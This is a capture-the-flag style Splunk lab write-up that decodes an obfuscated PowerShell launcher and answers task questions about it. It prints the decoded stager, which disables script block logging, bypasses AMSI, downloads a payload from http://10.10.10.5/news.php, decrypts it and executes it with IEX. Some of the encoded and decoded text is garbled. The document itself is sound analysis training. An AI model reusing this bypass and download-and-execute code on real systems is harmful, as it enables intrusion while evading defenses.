XQAsACQAUwBbACQASAbAD0AJABTAFsAJABIAF0ALAAkAFMAWwAkAEkAXQAU7ACQAXwAtAEIAeABvAFIAJABTAFsAKAAkAFMAWwAkAEkAXQArACQAUwBbACQASAbDACKAJQAYADUANGBdAH0AfQA7ACQANwBBADYAZQBkAC4ASAB1AEEARAB1AHIAcwAuAEEAZABkACgAIgBDAG8AbwBrAGkAZQAIACwAIgBLAHUAVQB6AHUaaQbKAD0AVgBtAGUASwBWADUAZAB1AGsAZwA5AHkANwBrAC8AdABsAEYARgBBADgAYgAyAEEAYQBjAHMAPQAIACKAOwAkAEQAYQB0AGEAPQAKADCAYQA2AGUAZAAuAEQAbwB3AE4ATABvAGEAZABEAGEAdABBCgAJABTAEUAcgArACQAdAApADsAJABpAHYAPQAKAEQAAQBUAEEAWwAwAC4ALgAzAF0AOwAkAEQAYQBUAEEAPQAKAGQAQQBUAEEAWwA0AC4ALgAkAEQAYQBUAEEALgBMAEUAbgBHAHQASAbDAdSALQBKA8AaQBOAFsAQwBoAGEAcgBbAF0AXQAOACYAIAAKAFIAIAkAGQAQQB0AGEAIAAOACQASQBWACsAJABLACKAKQB8AEKARQBYAA==

Let's break the command down piece by piece.

powershell.exe -noP -sta -w 1 -enc

1. powershell.exe - Using PowerShell
2. -noP - Likely trying to obfuscate the -NoProfile switch in PowerShell
3. -sta - Starts PowerShell using single-threaded apartment
4. -w 1 - Specifies -WindowStyle Hidden (no PowerShell window will appear)
5. -enc - Specifies encoding will be used in the PowerShell command

While this already looks very suspicious, we should take the encoding at the end of the command, identify the type, and decode it to understand what it might be doing.

Let's identify what kind of encoding is being used by plugging in the encoded portion of the command into [DenCode](#)

We'll copy and paste the encoded portion of the PowerShell command in the input field at the top of DenCode.

Wow! Looks like we're looking at a Base64 encoding string based on the output from DenCode.

DenCode Enjoy encoding & decoding!

All String Number Date Color Cipher Hash

ABTAfSJAfIAf0AaAKfMAWwAkAEkXQ7ACQxwAtAEIAeAbvAFIAjABTfSAKAfAkfMAWwAkAEkXQArACQAUwBbACQASAbdACKAJQyADUAnBgBdAH0AfQ
A7ACQANwBBADYAZQbKAC4ASABIAEEARABIAHAcwuAEEAzAbkAcgAlgBDAGBbwBrAgKAZQaIcAwlgBLAHUAVQB6AHUAqBkAD0AvgtAGUASwBWADUZA
BIAGSAzW5AHKwBfACBAdBSAeYArBBDAGyAgAEEAYQJBAHMAPQIAKQAcwkaOkwAeQAGPQAcKAdCAYQz2AGUAZAAuAEQAbwB3A4tABVAGEA2A
BEAGEadABBAcGAbJABTAEUAcgAQQAdApDsAJAbpAHYAPQAeKQQQBUAEAWwAc4LgZAf0OwAKAEQAYQBUAEAPQkAGQAOQBUAEAAEWw0AC4
ALGAKEQAYQBUAEALgBMAEUAbgBHAHQSABdAdlQbKAEBAAqB0AfswBAGCgbAf0AQx0AcYAIAkAfIAIAkQQAQb0AGEIAaaQAcQASQBWCs
AJABLACKQ8AekARQBYAA==

5,072
Load Link

UTF-8 UTF-16 UTF-32 ISO-8859-1 (Latin-1) CRLF (Win) LF (UNIX/Mac) CR (Old Mac) -05:00 America/New_York

Decoded Bin String Hex String

HTML Escape SQBGACgAjABQAFMAvgBiAIIuwbJAG8AbgBUAGEAyBgMAGUALgBQAFMAvgBFHIAuwbJAE8AtgAuAE0AYQBKAEB8UgAgAc0ArwBiac...
URL Encoding SQBGACgAjABQAFMAvgBiAIIuwbJAG8AbgBUAGEAyBgMAGUALgBQAFMAvgBFHIAuwbJAE8AtgAuAE0AYQBKAEB8UgAgAc0ArwBiac...
Punycode IDN SQBGACgAjABQAFMAvgBiAIIuwbJAG8AbgBUAGEAyBgMAGUALgBQAFMAvgBFHIAuwbJAE8AtgAuAE0AYQBKAEB8UgAgAc0ArwBiac...
Base32
Base45
Base45/Zlib/COSE/CBOR

Base64 IF(\$PSVerSlonTabLe.PSVerSlon.Major -Ge 3){\$1BD8=[ref].Assemby.GetTyPE('System.Management.Automation.Utils')."GetFile`Id"("ca...
Ascii85 ♦♦g♦y!u♦†r♦q♦♦♦d♦P♦g♦†h!,♦♦♦♦u♦(♦r♦q♦♦♦d♦P♦†♦†♦O♦♦♦Giy♦p♦♦Vq♦♦sdj♦d♦Sx!♦♦n@...
Quoted-printable
Unicode Escape SQBGACgAjABQAFMAvgBiAIIuwbJAG8AbgBUAGEAyBgMAGUALgBQAFMAvgBFHIAuwbJAE8AtgAuAE0AYQBKAEB8UgAgAc0ArwBiac...
Program String SQBGACgAjABQAFMAvgBiAIIuwbJAG8AbgBUAGEAyBgMAGUALgBQAFMAvgBFHIAuwbJAE8AtgAuAE0AYQBKAEB8UgAgAc0ArwBiac...
Morse Code SQBGACgAjABQAFMAvgBiAIIuwbJAG8AbgBUAGEAyBgMAGUALgBQAFMAvgBFHIAuwbJAE8AtgAuAE0AYQBKAEB8UgAgAc0ArwBiac...
Braille SQBGACgAjABQAFMAvgBiAIIuwbJAG8AbgBUAGEAyBgMAGUALgBQAFMAvgBFHIAuwbJAE8AtgAuAE0AYQBKAEB8UgAgAc0ArwBiac...
Unicode NFD SQBGACgAjABQAFMAvgBiAIIuwbJAG8AbgBUAGEAyBgMAGUALgBQAFMAvgBFHIAuwbJAE8AtgAuAE0AYQBKAEB8UgAgAc0ArwBiac...
Unicode NFC SQBGACgAjABQAFMAvgBiAIIuwbJAG8AbgBUAGEAyBgMAGUALgBQAFMAvgBFHIAuwbJAE8AtgAuAE0AYQBKAEB8UgAgAc0ArwBiac...

Let's now take the encoded portion of the PowerShell command inside of [CyberChef](#).

First, we'll copy and paste the encoded portion into the Input on the right side in the CyberChef interface.

Then, we'll use the "From Base64" and "Remove null bytes" from the Operations on the left and drag them into our Recipe in the middle.

In the output window, we see some PowerShell commands happening! Nice!



```
IF($PSVersionTable.PSVersion.Major -ge 3)
{$11BD8=[ref].Assembly.GetType('System.Management.Automation.Utils').GetField('cachedGroupPolicySettings','N'+'onPublic,Static');If($11BD8){$A18E1=$11BD8.GetValue($null);If($A18E1['ScriptB']+'lockLogging'][$A18E1['ScriptB']+'lockLogging']['EnableScriptBlockInvocationLogging']=0;$A18E1['ScriptB']+'lockLogging'][$A18E1['ScriptB']+'lockLogging']['EnableScriptBlockInvocationLogging']=0;$VAL=[Collections.Generic.Dictionary[String,System.Object]]::new();$VAL.Add('EnableScriptBlockInvocationLogging',0);$A18E1['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB']+$VAL}Else{[ScriptBlock]$Ref=[Ref].Assembly.GetType('System.Management.Automation.Amsi')+'Utils');$Ref.GetField('amsiInitF')+'ailed','NonPublic,Static').SetValue($null,$true);};[System.Net.ServicePointManager]::ExpectCertificateError=0;$7a6ed=New-Object System.Net.WebClient;
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
$ser=$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('aAB0AHQAcAA6AC8ALwAxADAALgAxADAALgAxADAALgA1AA==')));$t='/news.php';$7a6ed.Headers.Add('User-Agent',$u);
$7a6ed.Proxy=[System.Net.WebRequest]::DefaultWebProxy;$7a6ed.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials;$script:Proxy = $7a6ed.Proxy;
```

At this point, we can infer this is likely **not** normal usage of PowerShell and should be considered suspicious activity based on the methods and obfuscation that we uncovered.


Now we need to narrow down the search results to only find the amount of *malicious* PowerShell commands. In [Microsoft's PowerShell documentation for PowerShell logging](#), we see an Event ID to look for:

- 4104 - Script Block Logging

Let's add that to our Splunk query:

```
index="main" Hostname="James.browne" SourceName="PowerShell" EventID="4104"
```

Ugh. 0 results...



New Search

1 index="main" Hostname="James.browne" SourceName="PowerShell" EventID="4104"

0 events (before 8/24/25 5:40:27.000 PM) No Event Sampling

No results found.

But that's okay! Remember, we have two PowerShell sources to look at! Let's update our query to look at the Microsoft-Windows-PowerShell SourceName value instead:

```
index="main" Hostname="James.browne" SourceName="Microsoft-Windows-PowerShell" EventID="4104"
```

Same thing... 0 results.

The screenshot shows the Splunk interface with a search bar containing the query: "index='main' hostname='James.browne' SourceName='Microsoft-Windows-PowerShell' EventID=4104". Below the search bar, it says "0 events (before 8/24/25 6:02:24.000 PM) No Event Sampling". The main pane displays the message "No results found.".

We're hackers. We don't give up!

Let's review some things we know about this host. We know that the hostname is James.browne based on what we found out in Task 7.

In Task 2, we found out we have a user named "James".

In Task 3, we used host=server in our query and in the logs we see the Hostname value is James.browne. **They're related!**

Based on this information, let's change our Splunk query to look at both results for host and Hostname with their respective values server and James.browne, the SourceName value of Microsoft-Windows-PowerShell, and the PowerShell exe command with the parameters we analyzed earlier:

```
index="main" host="server" SourceName="Microsoft-Windows-PowerShell" OR
hostname="James.browne" SourceName="Microsoft-Windows-PowerShell"
"powershell.exe -nop -sta -w 1 -enc"
```

We see with this query, we get 79 events brought back and that is our answer!

The screenshot shows the Splunk interface with a search bar containing the query: "index='main' host='server' SourceName='Microsoft-Windows-PowerShell' OR hostname='James.browne' SourceName='Microsoft-Windows-PowerShell' \"powershell.exe -nop -sta -w 1 -enc\"". Below the search bar, it says "79 events (before 8/24/25 6:14:03.000 PM) No Event Sampling". The main pane displays the message "No results found.".


Task 8 Answer: 79

Task 9: An encoded Powershell script from the infected host initiated a web request. What is the full URL?

All that work in CyberChef earlier will come in handy here. Let's head back over and take a look at the output again. If we snoop through the decoded output a little, we see

SYstem.Net.WEbCLieNT . Indicative of the start of a web request via PowerShell. Looking a little further we see /news.php in the output. Interesting.


If we look before the /news.php , we see an encoded Base64 string again. Let's decode that in CyberChef with the same Recipe we used earlier!



```
'['EnableScriptBlockInvocationLogging']=0};$vAl=[CoLleCtiOnS.GeNeRiC.DICtiOnARY[STRING,SysTEm.OBJEcT]]::neW();  
$vAl.Add('EnableScriptB'+ 'lockLogging',0);$vAl.Add('EnableScriptBlockInvocationLogging',0);  
$a18e1['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+ 'lockLogging']=$vAl;  
ElSe{[ScRipTBLOCK].GetTFIE`Ld('signatures','N'+ 'onPublic,Static').SetValue($NULL,(New-OBjeCT  
CoLLeCtiOnS.GeNeRiC.HASHeS[STring]))}$Ref=[Ref].AsSEMBly.GetTYPe('System.Management.Automation.Amsi'+ 'Utils  
[SYStEm.NeT.ServICePoINTMAnAgER]::ExPeCT100ContINue=0;$7a6eD=NeW-OBJeCT SYsteM.Net.WEbCLieNT;  
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';  
$ser=$([TeXT.ENCoDING]::UnicodE.GetStriNG([CoNveRT]::FromBase64String('aAB0AHQAcAA6AC8ALwAxADAALgAxADAALgAxADAALgA1AA==')));$t='/news.php';$7a6eD.Headers.Add('User-Agent',$u);  
$7a6eD.PROXY=[SySTEm.NET.WebREQUest]::DefAUltWeBPRoXY;$7a6eD.PROXY.CRedEntIaLS =  
[SYsTEM.NET.CRedEnTiAlCachE]::DEFauLtNETwoRKCrEdeNtIALS;$Script:Proxy = $7a6eD.Proxy;  
$K=[SysteM.TeXT.EnCoDiNg]::ASCII.GetByTeS('qm.')5y?XxuSA-=VD467*!OLWB~rn8^I');$R={$D,$K=$Args;  
$S=0..255;0..255%{$J=($J+$S[$_] +$K[$_.%$K.Count])%256;$S[$_],$S[$J]=$S[$J],$S[$_];$DI%{$I=($I+1)%256;  
$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$-_BxoR$S[(($S[$I]+$S[$H])%256)]}};  
$7a6eD.HeADers.Add("Cookie","KuUzuid=VmekV5dek9y7k/tlFFA8b2AaIs=");$Data=$7a6eD.DowNLoadDatA($SEr+$t);  
$iv=$DATA[0..3];$DaTA=$dATA[4..$DaTA.LEnGtH]-Join[Char[]](& $R $dAta ($IV+$K))|IE  
$bb 1901 = 1
```

① 2ms Tr Raw Bytes ← LF

In CyberChef we have the first part of a URL!



The screenshot shows the CyberChef interface with the following details:

- Operations:** A sidebar listing various operations like remove, Remove EXIF, Remove Diacritics, etc.
- Recipe:** The 'From Base64' recipe is selected. It includes:
 - Alphabet: A-Za-z0-9+/=
 - Remove non-alphabet chars: checked
 - Strict mode: unchecked
- Input:** The input field contains the encoded string: "aAB0AHQAcAA6AC8ALwAxADAALgAxADAALgAxADAALgA1AA==".
- Output:** The output field displays the decoded URL: "http://10.10.10.5".
- Buttons:** BAKE!, Auto Bake, and a STEP button.
- Metrics:** At the bottom, it shows 48 ms for the first step and 17 ms for the second step.

The full URL then is <http://10.10.10.5/news.php>

The answer should be in defanged format. CyberChef can do this as well!

The screenshot shows the CyberChef interface with the following details:

- Operations:** A sidebar on the left containing various tools like Detect File Type, Defang URL, Raw Deflate, Zlib Deflate, etc.
- Recipe:** A central panel titled "Defang URL" with three checked options: "Escape dots", "Escape http", and "Escape //".
- Input:** A text field containing the URL `http://10.10.10.5/news.php`.
- Output:** The resulting defanged URL `hxxp[://]10[.]10[.]10[.]5/news[.]php`.
- Buttons:** "BAKE!" button and "Auto Bake" checkbox.

Task 9 Answer: `hxxp[://]10[.]10[.]10[.]5/news[.]php`